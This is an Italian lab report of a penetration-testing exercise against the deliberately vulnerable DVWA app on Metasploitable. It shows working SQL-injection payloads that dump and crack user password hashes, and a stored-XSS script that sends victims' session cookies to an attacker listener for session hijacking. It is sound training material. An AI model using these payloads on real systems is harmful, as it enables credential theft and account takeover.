


RAPPORTO

TRACCIA 1

Per prima cosa ho configurato le impostazioni di rete delle macchine virtuali Metasploitable e Kali Linux in UTM:




Poi ho dato a ciascuna delle macchine virtuali un indirizzo IP statico (in 192.168.13.0/24) inserendo la macchina stessa:

```
GNU nano 2.0.7           File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.150
    netmask 255.255.255.0
    gateway 192.168.13.1
```



Per verificare la comunicazione bidirezionale ho utilizzato il comando PING:

```
└─(rinatrustamov㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=7.27 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=2.12 ms
```

Poi sono entrato nel servizio web di Metasploitable sulla porta 80 e ho impostato la sicurezza su "bassa". Poi ho usato l'iniezione SQL per trovare i nomi dei database, i nomi delle loro tabelle e le colonne della tabella "utenti":

Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT database(), null '
First name: dvwa
Surname:
```

Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema='dvwa' '
First name:
Surname: guestbook

ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema='dvwa' '
First name:
Surname: users
```

Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' '
First name:
Surname: user_id

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' '
First name:
Surname: first_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' '
First name:
Surname: last_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' '
First name:
Surname: user

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' '
First name:
Surname: password

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' '
First name:
Surname: avatar
```

Utilizzando la tecnica di iniezione SQL, ho trovato la password hash dell'utente pablo. Ho utilizzato lo strumento "hashid" per trovare il tipo di hash:

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
(rinatrustamov㉿kali)-[~]
$ hashid 0d107d09f5bbe40cade3de5c71e9e9b7
Analyzing '0d107d09f5bbe40cade3de5c71e9e9b7'
[+] MD2           Instructions
[+] MD5           Setup
[+] MD4           Brute Force
[+] Double MD5   Command Execution
[+] LM            CSRF
[+] RIPEMD-128   File Inclusion
[+] Haval-128    SQL injection
[+] Tiger-128    SQL injection (Blind)
[+] Skein-256(128) SQL injection
[+] Skein-512(128) SQL injection (Blind)
[+] Lotus Notes/Domino 5
[+] Skype         XSS reflected
[+] Snefru-128   XSS stored
[+] NTLM          PHP Info
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3) About
```

Dopo aver verificato che il tipo di hash fosse md5, ho usato hashcat per craccarlo. Ma ha mostrato che l'hash era stato cracciato in passato, quindi ho usato il comando "show" per vedere l'hash cracciato:

```
(rinatrustamov㉿kali)-[~]
$ hashcat -m 0 -a 0 -o cracked.txt 0d107d09f5bbe40cade3de5c71e9e9b7 /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting
Vulnerability: SQL Injection

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, POCL_DEBUG) - Platform #1 [The pocl project]

Device #1: cpu--0x000, 1082/2228 MB (512 MB allocatable), 3MCU

* Device #1: cpu--0x000, 1082/2228 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Thu Dec 26 04:12:50 2024
Stopped: Thu Dec 26 04:12:50 2024
```

```
(rinatrustamov㉿kali)-[~]
$ hashcat --show 0d107d09f5bbe40cade3de5c71e9e9b7

The following 11 hash-modes match the structure of your input hash:

# | Name | Category
---+---+---
900 | MD4 | Raw Hash
0 | MD5 | Raw Hash
70 | md5(utf16le($pass)) | Raw Hash
2600 | md5(md5($pass)) | Raw Hash salted and/or iterated
3500 | md5(md5(md5($pass))) | Raw Hash salted and/or iterated
4400 | md5(shal($pass)) | Raw Hash salted and/or iterated
20900 | md5(shal($pass)).md5($pass).shal($pass)) | Raw Hash salted and/or iterated
4300 | md5(strtoupper(md5($pass))) | Raw Hash salted and/or iterated
1000 | NTLM | Operating System
9900 | Radmin2 | Operating System
8600 | Lotus Notes/Domino 5 | Enterprise Application Software (EAS)

Please specify the hash-mode with -m [hash-mode].
```

(rinatrustamov㉿kali)-[~]

\$ hashcat --show 0d107d09f5bbe40cade3de5c71e9e9b7 -m0

0d107d09f5bbe40cade3de5c71e9e9b7:letmein

È "letmein". Quindi ho effettuato il logout da DVWA e ho effettuato l'accesso come pablo utilizzando la password "letmein". Ha funzionato:

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'pablo'

Logout

Username: pablo
Security Level: low
PHPIDS: disabled

BONUS (T1)

Quindi ho cambiato il livello di sicurezza a medio e ho provato a scrivere lo stesso comando SQLi. Ma ha mostrato un errore sulla sintassi SQL. Quindi questo significa che la pagina web esegue il comando, ma la sintassi è errata. Dopo alcune modifiche, ho visto che funziona quando si mette il numero <1> al posto di <'>:

The screenshot shows the DVWA SQL Injection (Blind) module interface. On the left, a sidebar lists various attack types: Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the sidebar, user information is displayed: Username: admin, Security Level: medium, and PHPIDS: disabled. The main area has a "User ID:" label and a text input field containing "table_schema=0x64767761 --". A "Submit" button is next to it. Below the input, two sets of red text show the results of the injection attempt: "ID: 1 UNION SELECT database(), null -- First name: admin Surname: admin" and "ID: 1 UNION SELECT database(), null -- First name: dvwa Surname:". At the bottom, a "More info" section provides links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tctips/sql-injection.html>.

Ora dobbiamo ripetere i comandi SQLi precedenti sostituendo prima <'> con <1> e tutte le parole tra <"> virgolette singole con il loro valore in esadecimale. Ad esempio, il comando SQLi precedente <' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema='dvwa' '> verrà sostituito da <1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x64767761 -->

[Instructions](#)

[Setup](#)

[Brute Force](#)

[Command Execution](#)

[CSRF](#)

[File Inclusion](#)

[SQL Injection](#)

[SQL Injection \(Blind\)](#)

[Upload](#)

[XSS reflected](#)

[XSS stored](#)

[DVWA Security](#)

[PHP Info](#)

[About](#)

[Logout](#)

User ID:


```
ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x64767761 --
First name: admin
Surname: admin

ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x64767761 --
First name:
Surname: guestbook

ID: 1 UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=0x64767761 --
First name:
Surname: users
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Username: admin
 Security Level: medium
 PHPIDS: disabled

[View Source](#) | [View Help](#)

DVWA Security

PHP Info

About

[Logout](#)

```
ID: 1 UNION SELECT null, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -
First name:
Surname: user

ID: 1 UNION SELECT null, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -
First name:
Surname: password

ID: 1 UNION SELECT null, column_name FROM information_schema.columns WHERE table_name=0x7573657273 -
First name:
Surname: avatar
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Username: admin
 Security Level: medium
 PHPIDS: disabled

[View Source](#) | [View Help](#)

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

[SQL Injection](#)

[SQL Injection \(Blind\)](#)

[Upload](#)

[XSS reflected](#)

[XSS stored](#)

[DVWA Security](#)

[PHP Info](#)

[About](#)

[Logout](#)

User ID:


```
ID: 1 UNION SELECT user, password from users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password from users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password from users --
First name: gordonb
Surname: e99a18c428cb38df260853678922e03

ID: 1 UNION SELECT user, password from users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password from users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password from users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Username: admin
 Security Level: medium
 PHPIDS: disabled

Ho creato un file .txt contenente questi hash. Poi ho usato HashCat per craccarli. Possiamo usare il comando <hashcat --show filename.txt -m0> per vedere gli hash craccati:

```
(rinatrustamov㉿kali)-[~/Desktop]
$ hashcat -m 0 -a 0 -o ~/Desktop/cracked.txt ~/Desktop/dwahashes.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu--0x000, 1082/2228 MB (512 MB allocatable), 3MCU


Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Tue Jan  7 13:47:55 2025
Stopped: Tue Jan  7 13:47:56 2025


(rinatrustamov㉿kali)-[~/Desktop]
$ hashcat --show dwahashes.txt -m0
5f4dcc3b5aa765d61d8327deb882cf99:password More info
e99a18c428cb38df260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

Ora possiamo effettuare il login come utente smithy, la sua password è <password>:



TRACCIA 2

Per prima cosa ho configurato le impostazioni di rete delle macchine virtuali Metasploitable e Kali Linux in UTM:




Poi ho dato a ciascuna delle macchine virtuali un indirizzo IP statico (in 192.168.104.0/24) inserendo la macchina stessa:

```
GNU nano 2.0.7      File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150
    netmask 255.255.255.0
    gateway 192.168.104.1
```



Per verificare la comunicazione bidirezionale ho utilizzato il comando PING:


```
[rinatrustamov@kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=3.36 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.495 ms
```

Sono entrato nel terminale Linux di Kali e ho utilizzato il modulo server HTTP di Python per creare un server in ascolto sulla porta 4444:

```
File Actions Edit View Help
192.168.104.150/dvwa/vulnerabilities/xss_stored
(rinatrustamov㉿kali)-[~]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...

```

Poi ho effettuato l'accesso a DVWA come amministratore, ho impostato la sicurezza su LOW e sono entrato nella pagina XSS STORED. Ho visto che la lunghezza massima dei caratteri è 50, quindi l'ho aumentata a 500 tramite ispezione:



Poi ho usato uno script come payload per rubare i cookie della vittima e inviarli al mio browser web:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

```
<script>
fetch("http://192.168.104.100:4444/?cookie=' + document.cookie);
</script>
```

Sign Guestbook

Name: anonymous
Message:

Dopo aver inviato lo script, ho utilizzato un altro browser e ho effettuato l'accesso a DVWA come nuovo utente: Pablo. Poi sono andato alla pagina di XSS archiviato:

The screenshot shows a web browser window with the address bar containing "http://192.168.104.150/dvwa/vulnerabilities/xss_stored/". The page itself is the DVWA XSS stored challenge. On the left, there's a sidebar with various exploit categories. The "XSS stored" item is highlighted with a green background. The main content area shows several user entries in boxes. One entry from "anonymous" contains a reflected XSS payload: "Name: anonymous" and "Message: <script>fetch('http://192.168.104.100:4444/?cookie=' + document.cookie);</script>". Below this, there are other entries from different users. At the bottom of the page, there's a "More info" section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. A red box highlights the status bar at the bottom of the browser window, which shows "Username: pablo", "Security Level: low", and "PHPIDS: disabled".

Ora, se tutto è corretto, l'ID della sessione dovrebbe essere visualizzato nel terminale Linux Kali:

```
(rinatrustamov㉿kali)-[~]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [26/Dec/2024 16:00:11] "GET /?cookie=security=low;%20PHPSESSID=65b123c759758899c880bb3f84d83fc9 HTTP/1.1
" 200 -
192.168.104.100 - - [26/Dec/2024 16:04:59] "GET /?cookie=security=low;%20PHPSESSID=65b123c759758899c880bb3f84d83fc9 HTTP/1.1
" 200 -
192.168.104.100 - - [26/Dec/2024 16:04:59] "GET /?cookie=security=low;%20PHPSESSID=65b123c759758899c880bb3f84d83fc9 HTTP/1.1
" 200 -
192.168.104.100 - - [26/Dec/2024 16:06:03] "GET /?cookie=security=low;%20PHPSESSID=c1b8a9a4578372b1991df219c065e58e HTTP/1.1
" 200 -
192.168.104.100 - - [26/Dec/2024 16:06:03] "GET /?cookie=security=low;%20PHPSESSID=c1b8a9a4578372b1991df219c065e58e HTTP/1.1
" 200 -

```

Sì, funziona. Quindi spiegherò cosa significano questi script. <script> è un tag HTML utilizzato per incorporare JavaScript in una pagina web. Quando un browser incontra questo tag, esegue il codice JavaScript al suo interno. La funzione fetch() è un metodo JavaScript moderno per effettuare richieste di rete. Le altre parti dello script dicono cosa fare, ad esempio, i cookie sono inclusi nella richiesta, l'indirizzo del server controllato dall'attaccante, una proprietà che recupera tutti i cookie associati alla pagina web corrente.

L'attaccante riceve richieste HTTP GET con ID sessione sulla porta 4444 in Kali Linux. L'attaccante può usare questo ID sessione per comportarsi come una vittima, ad esempio per accedere al suo account. Per questo può essere usato BurpSuite. Ora implementerò questa procedura:

Per prima cosa copio l'ID sessione della vittima dal terminale Kali Linux, quindi vado su BurpSuite. Apro il browser predefinito mentre Intercepting è ON. E inserisco <http://192.168.104.150/dvwa/>:

Time	Type	Direction	Method	URL
17:08:44 26...	HTTP	→ Request	GET	http://192.168.104.150/dvwa/

- [http://192.168.104.150/dvwa/](#)
- Add to scope
- Forward
- Drop
- Add notes
- Highlight >
- Don't intercept requests >
- Do intercept >
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R**
- Send to Sequencer
- Send to Organizer Ctrl+O
- Send to Comparer
- Request in browser >

Request

Pretty Raw Hex

```

1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.104.150
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1

```

Sceglio la richiesta HTTP e la invio a Repeater. In Repeater, sostituisco l'ID sessione con l'ID sessione della vittima che ho copiato nel terminale Kali, cambio anche la sicurezza a bassa:

Send
Cancel
< | >
Follow redirection

Request

Pretty Raw Hex

```

1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.104.150
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=
  6869981e5a42a2423d815a4d367f8b64
9 Connection: keep-alive
10
11

```

Poi clicco sul pulsante "invia" e scelgo render nella sezione risposta. Mostra che ho effettuato l'accesso come vittima - Pablo:

Burp Suite Community Edition v2024.9.5 - Temporary Project

Target: http://192.168.104.150 | HTTP/1

Request Response

Pretty Raw Hex Render

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: pablo
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

4,845 bytes | 70 millis

Done Event log All issues

Memory: 140.1MB

Username: pablo
Security Level: low
PHPIDS: disabled

BONUS (T2)

Per prima cosa utilizzo il comando netcat per ascoltare la porta 4444:

```
(rinatrustamov㉿kali)-[~]
$ nc -lvp 4444

listening on [any] 4444 ...
```

Poi vado alla pagina web DVWA e cambio la sicurezza a media. Modifico per aumentare la dimensione e la lunghezza del nome immesso sulla pagina memorizzata XSS:

The screenshot shows the DVWA application's 'Vulnerability: Stored Cross Site Scripting' page. The 'Name *' input field is highlighted. The browser's developer tools (Firefox DevTools) are open, showing the HTML structure of the page and the CSS styles applied. The CSS pane shows a rule for 'input, textarea, select' with a 'maxlength' property set to '1000'. The developer tools also show the inheritance chain from the input element up to the body element, including styles from main.css. The XSS payload, consisting of a large string of 'A' characters, is being typed into the input field.

Poi uso il tag immagine per eludere le limitazioni PHP di origine. Altrimenti omette lo <script>. Scrivo questo comando sull'input del nome, altrimenti viene bloccato:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

You are hacked!

Sign Guestbook

Name: test

Message: This is a test comment.

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Name: test

Message: This is a test comment.

Name:

Message: You are hacked!

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>

Username: admin


Security Level: medium

PHPIDS: disabled

Nel terminale vengono visualizzati l'indirizzo IP, il cookie di sessione, la pagina web e altri dati:

```
(rinatrustamov㉿kali)-[~] Kali Forums ↗ Kali NetHunter ↗ Exploit-DB ↗ Google Hacking DB ↗ OHTS
$ nc -lvp 4444

listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Unknown host
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 58122
GET /?cookie=security=medium;%20PHPSESSID=7c8c729817fdc3349c17b28f45bc2630 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Origin: http://192.168.104.150
Connection: keep-alive
Priority: u=4
```



The screenshot shows a DVWA XSS attack. On the left, a terminal window displays the command 'nc -lvp 4444' and the captured session details. On the right, a browser window shows the DVWA application's guestbook page. The user has inputted the XSS payload '' into the 'Name' field. The message 'You are hacked!' is displayed in the message box. Below the message box, there is a small image placeholder and the text 'Message: You are hacked!'. At the bottom of the browser window, there are navigation links for SQL Injection, File Inclusion, and XSS reflected.

Ora apro il DVWA nel browser Chrome, accedo come utente smithy e visito la pagina archiviata XSS:

